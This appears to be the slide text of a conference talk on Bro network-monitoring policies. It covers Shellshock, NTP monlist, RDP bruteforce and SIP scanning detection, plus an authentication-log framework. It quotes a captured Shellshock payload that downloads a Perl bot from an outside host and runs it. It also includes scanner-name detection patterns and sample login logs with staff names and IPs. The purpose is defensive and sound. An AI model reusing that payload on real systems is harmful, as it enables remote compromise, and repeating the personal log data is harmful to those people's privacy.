
```
USER-AGENT : () { :;; /bin/bash -c "curl -O http://www.whirlpoolexpress.co.uk/bot.txt -o /tmp/bot.txt; lwp-download -a http://www.whirlpoolexpress.co.uk/bot.txt /tmp/bot.txt; wget http://www.whirlpoolexpress.co.uk/bot.txt -O /tmp/bot.txt; perl /tmp/bot.txt; rm -f /tmp/bot.txt*; mkdir /tmp/bot.txt"
```

So although 212.67.213.40 got blocked, the successful curl request was to www.whirlpoolexpress.co.uk - which wasn't blocked.

Now we have two conditions

- 1) Blocking malicious IP is ultimate protection - NOT ALWAYS
- 2) A Compromised Machine on network that is not detected (yet)

Although ShellShock Detection is good, it's not good enough !!!



ShellShock

1. **Shellshock::Attempt** CVE-2014-6271: 212.67.213.40 - 131.243.49.113 submitting
USER-AGENT=() { :}; /bin/bash -c "curl -O http://www.whirlpoolexpress.co.uk/bot.txt -o /tmp/bot.
txt; lwp-download -a http://www.whirlpoolexpress.co.uk/bot.txt /tmp/bot.txt;wget http://www.
whirlpoolexpress.co.uk/bot.txt -O /tmp/bot.txt;perl /tmp/bot.txt;rm -f /tmp/bot.txt*;mkdir /tmp/bot.
txt"
2. **Shellshock::Hostile_Domain** ShellShock Hostile domain seen 131.243.64.2=156.
154.101.3 [www.whirlpoolexpress.co.uk]
 - a. Intel::Notice Intel hit on www.whirlpoolexpress.co.uk at DNS::IN_REQUEST
 - b. Intel::Notice Intel hit on www.whirlpoolexpress.co.uk at HTTP::IN_HOST_HEADER
3. **Shellshock::Hostile_URI** ShellShock Hostile domain seen 131.243.49.113=94.
136.35.236 [www.whirlpoolexpress.co.uk]
4. **Shellshock::Compromise** ShellShock compromise: 131.243.49.113=94.136.35.236
[<http://www.whirlpoolexpress.co.uk/bot.txt>]
Intel::Notice Intel hit on www.whirlpoolexpress.co.uk at HTTP::IN_HOST_HEADER

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```
event http_header(c: connection, is_orig: bool, name: string, value: string)
{
    if ( is_orig ) {
        if ( /\x28\x29\x20\x7b\x20/ in value ) {
            NOTICE([$note=Shellshock::Attempt,
                    $conn=c,
                    $msg=fmt("CVE-2014-6271: %s - %s submitting %
```

```
local links = find_all_urls(value);
    local domain = extract_host(uri[b]);

    if (domain !in shellshock_attack)
    {
        local rec: shellshock_M0;

        shellshock_attack[domain] = rec;
        shellshock_attack[domain]$web_host = domain;

        shellshock_attack[domain]$culprit_conn= set();
        add shellshock_attack[domain]$culprit_conn[c$id];

        shellshock_attack[domain]$mal_ips= set();
        add shellshock_attack[domain]$mal_ips[c$id$orig_h];
        shellshock_attack[domain]$victim= c$id$resp_h;

    }
```

```

event dns_request(c: connection, msg: dns_msg, query: string, qtype: count, qclass:
{
    if (query in shellshock_attack)
    {
        NOTICE([$note=Shellshock::Hostile_Domain,
                $conn=c,

```

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```

event http_message_done(c: connection, is_orig: bool, stat: http_message_stat)
{
    if (c$http?$host)
    {
        if (c$http$host in shellshock_attack )
        {
            local vuln_url = HTTP::build_url_http(c$http);
            local domain = c$http$host ;

            NOTICE([$note=Shellshock::Hostile_URI,

```

```

if (c$id$orig_h == shellshock_attack[domain]$victim)
{
    NOTICE([$note=Shellshock::Compromise ,
            $conn=c,
            $msg=fmt("ShellShock compromise: %s=%s [%s]",c$id$orig_h,

```

4

```

local m_item: Intel::Item = [$indicator=domain, $indicator_type = Intel::DOMAIN,
                             $meta = [$source = "Shellshock_Script",$do_notice = T] ];

Intel::insert(m_item);

```

Generate detection on fly using insertion into the intel framework

NTP, RDP, SIP scanners

(Extending a stock policy for more comprehensive detection of this attack)





RDP/SIP/NTP

Examples to illustrate extension of policies and the need/usefulness of the new analyzers

OPTIONS sip/2.0
Via: SIP/2.0/TCP nm;branch=foo
From: <sip:nm@nm>;tag=root
To: <sip:nm2@nm2>
Call-ID: 50000
CSeq: 42 OPTIONS
Max-Forwards: 70
Content-Length: 0
Content: <sip:nm@nm>
Accept: application/sdp

Phantom printer strikes again!

NTP monlist DoS



	NTP	RDP Bruteforce	SIP Scanning
Analyzer	Existing Analyzer; new policy	New Analyzer & policy	New Analyzer & policy
Purpose	Block Monlist queries	Block RDP Bruteforce attacks (Esp. Morto, NTCRACK_USER)	Block Sipvicious Scans and SIP 403 Forbidden Connections
Uniq IP blocks in the last week (7/27-8/3)	885	2206	127
False +	1 in last 19 months	Zero so far	Zero so far
Deployment time	30 mins	~ 10 mins	~10 mins
Notice	NTP::NTP_Monlist_Queries	RDP::BruteforceScan	SIP::SipviciousScan SIP::SIP_403_Forbidden

Detection using the new SIP analyzer

```
    redef enum Notice::Type += {
        SIP_403_Forbidden,
        SipviciousScan,
    };

    global malicious_sip: pattern = /sipvicious|[Ss][Ii][Pp][Vv][Ii][Cc][Ii][Oo][Uu]
                                   |friendly-scanner|nm@nm|nm2@nm2|[Nn][Mm][0-9]@

    global sip_block_codes: set[count] = { 403, 401 } ;
    global sip_block_reason: pattern = /Forbidden|Unauthorized/ ;

}

event sip_header (c: connection , is_orig: bool , name: string , value: string )
{
    print fmt ("sip_header: name :%s, value: %s", name, value);

    if (( name == "FROM" || name == "TO" || name == "USER-AGENT") && malicious_sip in value))
    {
        NOTICE([$note=SIP::SipviciousScan,
                $conn=c,
                $suppress_for=6hrs,
                $msg=fmt("Sipvicious Scan seen"),
                $identifier=cat(c$id$orig_h)]);
    }
}
```

SIP 403 Forbidden

```
event sip_reply (c: connection , version: string , code: count , reason: string )
{
    local src=c$id$orig_h ;
    local dst=c$id$resp_h ;

    if (code == 403 && sip_block_reason in reason)
    {
        if (src !in sip_scanners)
            sip_scanners[src] = 0 ;

        sip_scanners[src] += 1;

        if (sip_scanners[src] > BLOCK_THRESHOLD )
        {
            NOTICE( [$note=SIP::SIP_403_Forbidden,
                      $conn=c,
```

```
if ((msg$code == NTP_PRIVATE) || (msg$code == NTP_CONTROL)) && msg$precision == MON_GETLIST_1) {  
    if ( c$id$orig_h !in ntp_host ) {  
        NOTICE([$note=NTP:NTP_Monlist_Queries,  
                $conn=c,  
                $suppress_for=6hrs,  
                $msg=fmt("NTP monlist queries"),  
                $identifier=cat(c$id$orig_h)]);  
    }  
    else  
        ++ntp_host[c$id$orig_h];  
}
```

The fourth byte 0x2a is decoded as below:

Request code: An implementation-specific code which specifies the operation to be (which has been) performed and/or the format and semantics of the data included in the packet. In this example it is 0x2a which is MON_GETLIST_1(42)


```

module RDP;

export {

    redef enum Notice::Type += {
        BruteforceScan,
        ScanSummary,
    } ;

    global rdp_scanners_account = /a|b|c|d|e|f|g|h|i|j|k|l|m|n|o|p|q|r|s|t|u|v|w|x|y|z/ &redef ;
    redef rdp_scanners_account += /A|B|C|D|E|F|G|H|I|J|K|L|M|N|O|P|Q|R|S|T|U|V|W|X|Y|Z/ ;
    redef rdp_scanners_account += /NCRACK_USER/ ;

    global rdp_bruteforcer: table [addr, string] of count &create_expire=1 day &default=0 &redef ;
}

event rdp_connect_request(c: connection, cookie: string) &priority=5
{

    local orig=c$id$orig_h ;
    local resp=c$id$resp_h ;

    if (cookie == rdp_scanners_account)
    {
        if ( [orig,cookie] !in rdp_bruteforcer)
        {
            rdp_bruteforcer[orig,cookie] = 1 ;

            NOTICE([$note=RDP::BruteforceScan, $src=c$id$orig_h,
                $msg=fmt("%s bruteforced %s on RDP (%s) using Account: \"%s\" ",
                    c$id$orig_h, c$id$resp_h, c$id$resp_p, cookie)]);
        }
        else
            rdp_bruteforcer[orig,cookie] += 1 ;
    }
}

event bro_done()
{

    for ([scan_addr, cookie] in rdp_bruteforcer)
    {
        NOTICE([$note=RDP::ScanSummary, $src=scan_addr,
            $msg=fmt("%s bruteforced RDP using Account: \"%s\" %s times ",
                scan_addr, cookie, |rdp_bruteforcer[scan_addr, cookie]|)]);
    }
}

```

Authentication Framework

(Extending a stock policy for more comprehensive detection of this attack)



A case for authentication framework


Application	Compromise Account incident ?	Current state of detection
SSH	YES	iSSH + Syslog foreign login report
Google-auth	YES	google notification
LDAP	YES	external notification
RDP	YES	Post exploit scanning
VNC	YES	User Reporting
VPN	Don't know	?
Winlog	Don't know	?

Authentication attacks



Attacks->	Bruteforce	cleartext	misconfig/ defaults	Credentials Stealing	Insiders/ impersonation
Protocols	SIP, RDP, SSH, VNC, VPN, google-auth	SIP, HTTP, FTP, IMAP, POP	HTTP, HTTPS, SSH	SSH, RDP, VPN, google- auth,	Any
Desired Response	Block real- time	Alert	Isolate/ limit access	Alert+block	Alert + extended monitoring
Visibility inside attack	protocol level	"clear"	"may be"	None	None
Current detection	Scan detection	Stock policies	None	not really (ONLY iSSH)	None

module AUTH;



Notices

SteppingStone, FailedLogin, FailedLoginBlocked, FailedLoginUnBlocked, FailedLoginWhitelisted

Syslog - Parsed Layer

```
timestamp=Jun 25 07:23:19, auth-source=sshd, hostname=1.1.1.1, srcip=192.150.187.50, dstip=1.1.1.1, user=rsommer, auth-type=keyboard-interactive/pam
timestamp=Jun 25 07:23:41, auth-source=sshd, hostname=1.1.1.2, srcip=192.150.187.50, dstip=1.1.1.2, user=rsommer, auth-type=keyboard-interactive/pam
timestamp=Jun 25 07:23:50, auth-source=sshd, hostname=1.1.2.1, srcip=1.1.1.2, dstip=1.1.2.1, user=robin, auth-type=publickey
timestamp=Jun 25 07:23:50, auth-source=sshd, hostname=1.1.2.2, srcip=1.1.2.1, dstip=1.1.2.2, user=robin, auth-type=publickey
```



auth.log - Interpreted Layer

#open	2015-08-05-10-29-10									
#fields	ts	auth_source	srcip	dstip	user	hostname	auth_type	other_users		
#types	time	string	addr	string	string	string	string	string		
1435242199.000000		sshd	192.150.187.50	1.1.1.1	rsommer	sshd	keyboard-interactive/pam	rsommer		
1435242221.000000		sshd	192.150.187.50	1.1.1.2	rsommer	sshd	keyboard-interactive/pam	rsommer		
1435242230.000000		sshd	1.1.1.2	1.1.3.4	robin	sshd	publickey	robin		
1435242230.000000		sshd	1.1.3.4	1.1.4.5	robin	sshd	publickey	robin		

notice.log - actual useful result

```
AUTH::SteppingStone Stepping Stone seen: 192.150.187.50 -(rsommer)-> 1.1.1.2- (robin) -> 1.1.3.4 - - -
AUTH::SteppingStone Stepping Stone seen: 192.150.187.50 -(rsommer)-> 1.1.1.2- (robin) -> 1.1.3.4- (robin) -> 1.1.4.5
AUTH::SteppingStone Stepping Stone seen: 1.1.1.2 -(robin)-> 1.1.3.4- (robin) -> 1.1.4.5 - - -
```

Sample Auth Log

1438640048.000000 ldap 70.192.4.29 login.lbl.gov/idp
vstoffer US MA West Newton 42.349998, -71.226898 stoffer

1438626797.000000 ldap 198.128.205.238 login.lbl.gov/idp
asharma US CA Berkeley 37.866798, -122.253601 sharma

1438626829.000000 sshd 198.128.205.238 128.3.x.y sshd/publickey
aashish US CA Berkeley 37.866798, -122.253601 aashish sharma

1438758001.000000	sshd	131.243.84.10	127.0.0.1	cappcap sshd	publickey	US	CA	Berkeley	37.866798	-122.253601	backup capdsc cappcap
1438763831.000000	VPN	222.29.116.44	(empty) AAAA	VPN radius	CN 22	Beijing 39.928902	VPN 116.388298	AAAA			
1438788749.000000	screensharingd	131.243.240.129	131.243.240.32	PPPPPP screensharingd	(empty) US	CA	Berkeley	37.866798	-122.253601	PPPPPP	
1438758003.000000	iOS/8.4	67.164.94.141	67.164.94.141	FFFFFFF@lbl.gov	iOS/8.4 google-auth	US	CA	Berkeley	37.867199	-122.256798	FFFFFFF@lbl.gov
1438774812.534457	RDP	115.114.165.34	131.243.2.71	Administrator	Chm5ZG1Sw0GoQdBGuj	RDP	IN	-	-	20.0 77.0	(empty)
1438760220.684073	Radius	64.57.22.74	131.243.228.17	anonymous@lbl.gov	fc:e9:98:d9:43:3f	success	US	MI	Ann Arbor	42.273399	-83.713303
1438772403.000000	Mozilla/5.0	71.198.171.230	71.198.171.230	ZZZZ@lbl.gov	Mozilla/5.0 google-auth	US	CA	Albany	37.8895	-122.294701	ZZZZ@lbl.gov
1438772403.000000	gcalcli/v3.2	128.55.64.30	128.55.64.30	BBBBB@lbl.gov	gcalcli/v3.2 google-auth	US	CA	Berkeley	37.866798	-122.253601	BBBBB@lbl.gov
1438779603.000000	google-api-py	0.1.0.40	0.1.0.40	DDDDD@lbl.gov	google-api-python-client/1.2	google-auth	-	-	-	-	DDDDD@lbl.gov
1438758232.000000	ldap	98.234.107.169	login.lbl.gov/idp	GGGGGGG ldap	login.lbl.gov/idp	US	CA	Sunnyvale	37.369701	-122.021	GGGGGGG@lbl.gov
1438758003.000000	saml	50.1.104.106	50.1.104.106	TXXXXXXX@lbl.gov	saml google-auth	US	CA	Berkeley	37.864601	-122.287697	xxx Txxx@lbl.gov
1438758687.846226	Krb	50.152.234.80	131.243.a.b	hostname\$/LBL.GOV	krbtgt/LBL.GOV	US	CA	Moraga	37.8381	-122.1026	(empty)
1438761603.000000	google-auth	2001:400:61:8::d2	2001:400:3:18:0:0:7d2	XXXXXX@lbl.gov	Mac+OS+X/10.10.4	US	-	38.0	-97.0	XXXXX@lbl.gov	
1438779603.000000	Mac_OS_X/10.9	173.241.24.79	173.241.24.79	YYYYY@lbl.gov	Mac_OS_X/10.9.5 google-auth	US	CA	Emeryville	37.834202	-122.289703	YYYYY
1438758003.000000	google_password	2601:643:8002:ff9e:fdd9:d195:b4bf:9c3a	2601:643:8002:ff9e:fdd9:d195:b4bf:9c3a	EEEEEE@lbl.gov	google_password google-auth	US	-	-	-	-	38.0

- Consolidate Authentications across various sources
- Correlations between different users on same host
- Add external info (eg. geoip) - build on top of it
- ...
- ...
- ---- possibilities are many

To Summarize

- Incidents included in this talk are meant to be used as illustration to highlight how day-to-day security operation influences Bro and how Bro influences day-to-day operation
- Post incident analysis checks for what did we catch, what did we miss, can we do a more comprehensive monitoring
- Plus if we can do scalable comprehensive monitoring (class of attacks)
- It might be ok to fail the first time, the second time defences should be up.

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Policies mentioned in this talk are available at:

<https://github.com/initconf/brocon-15>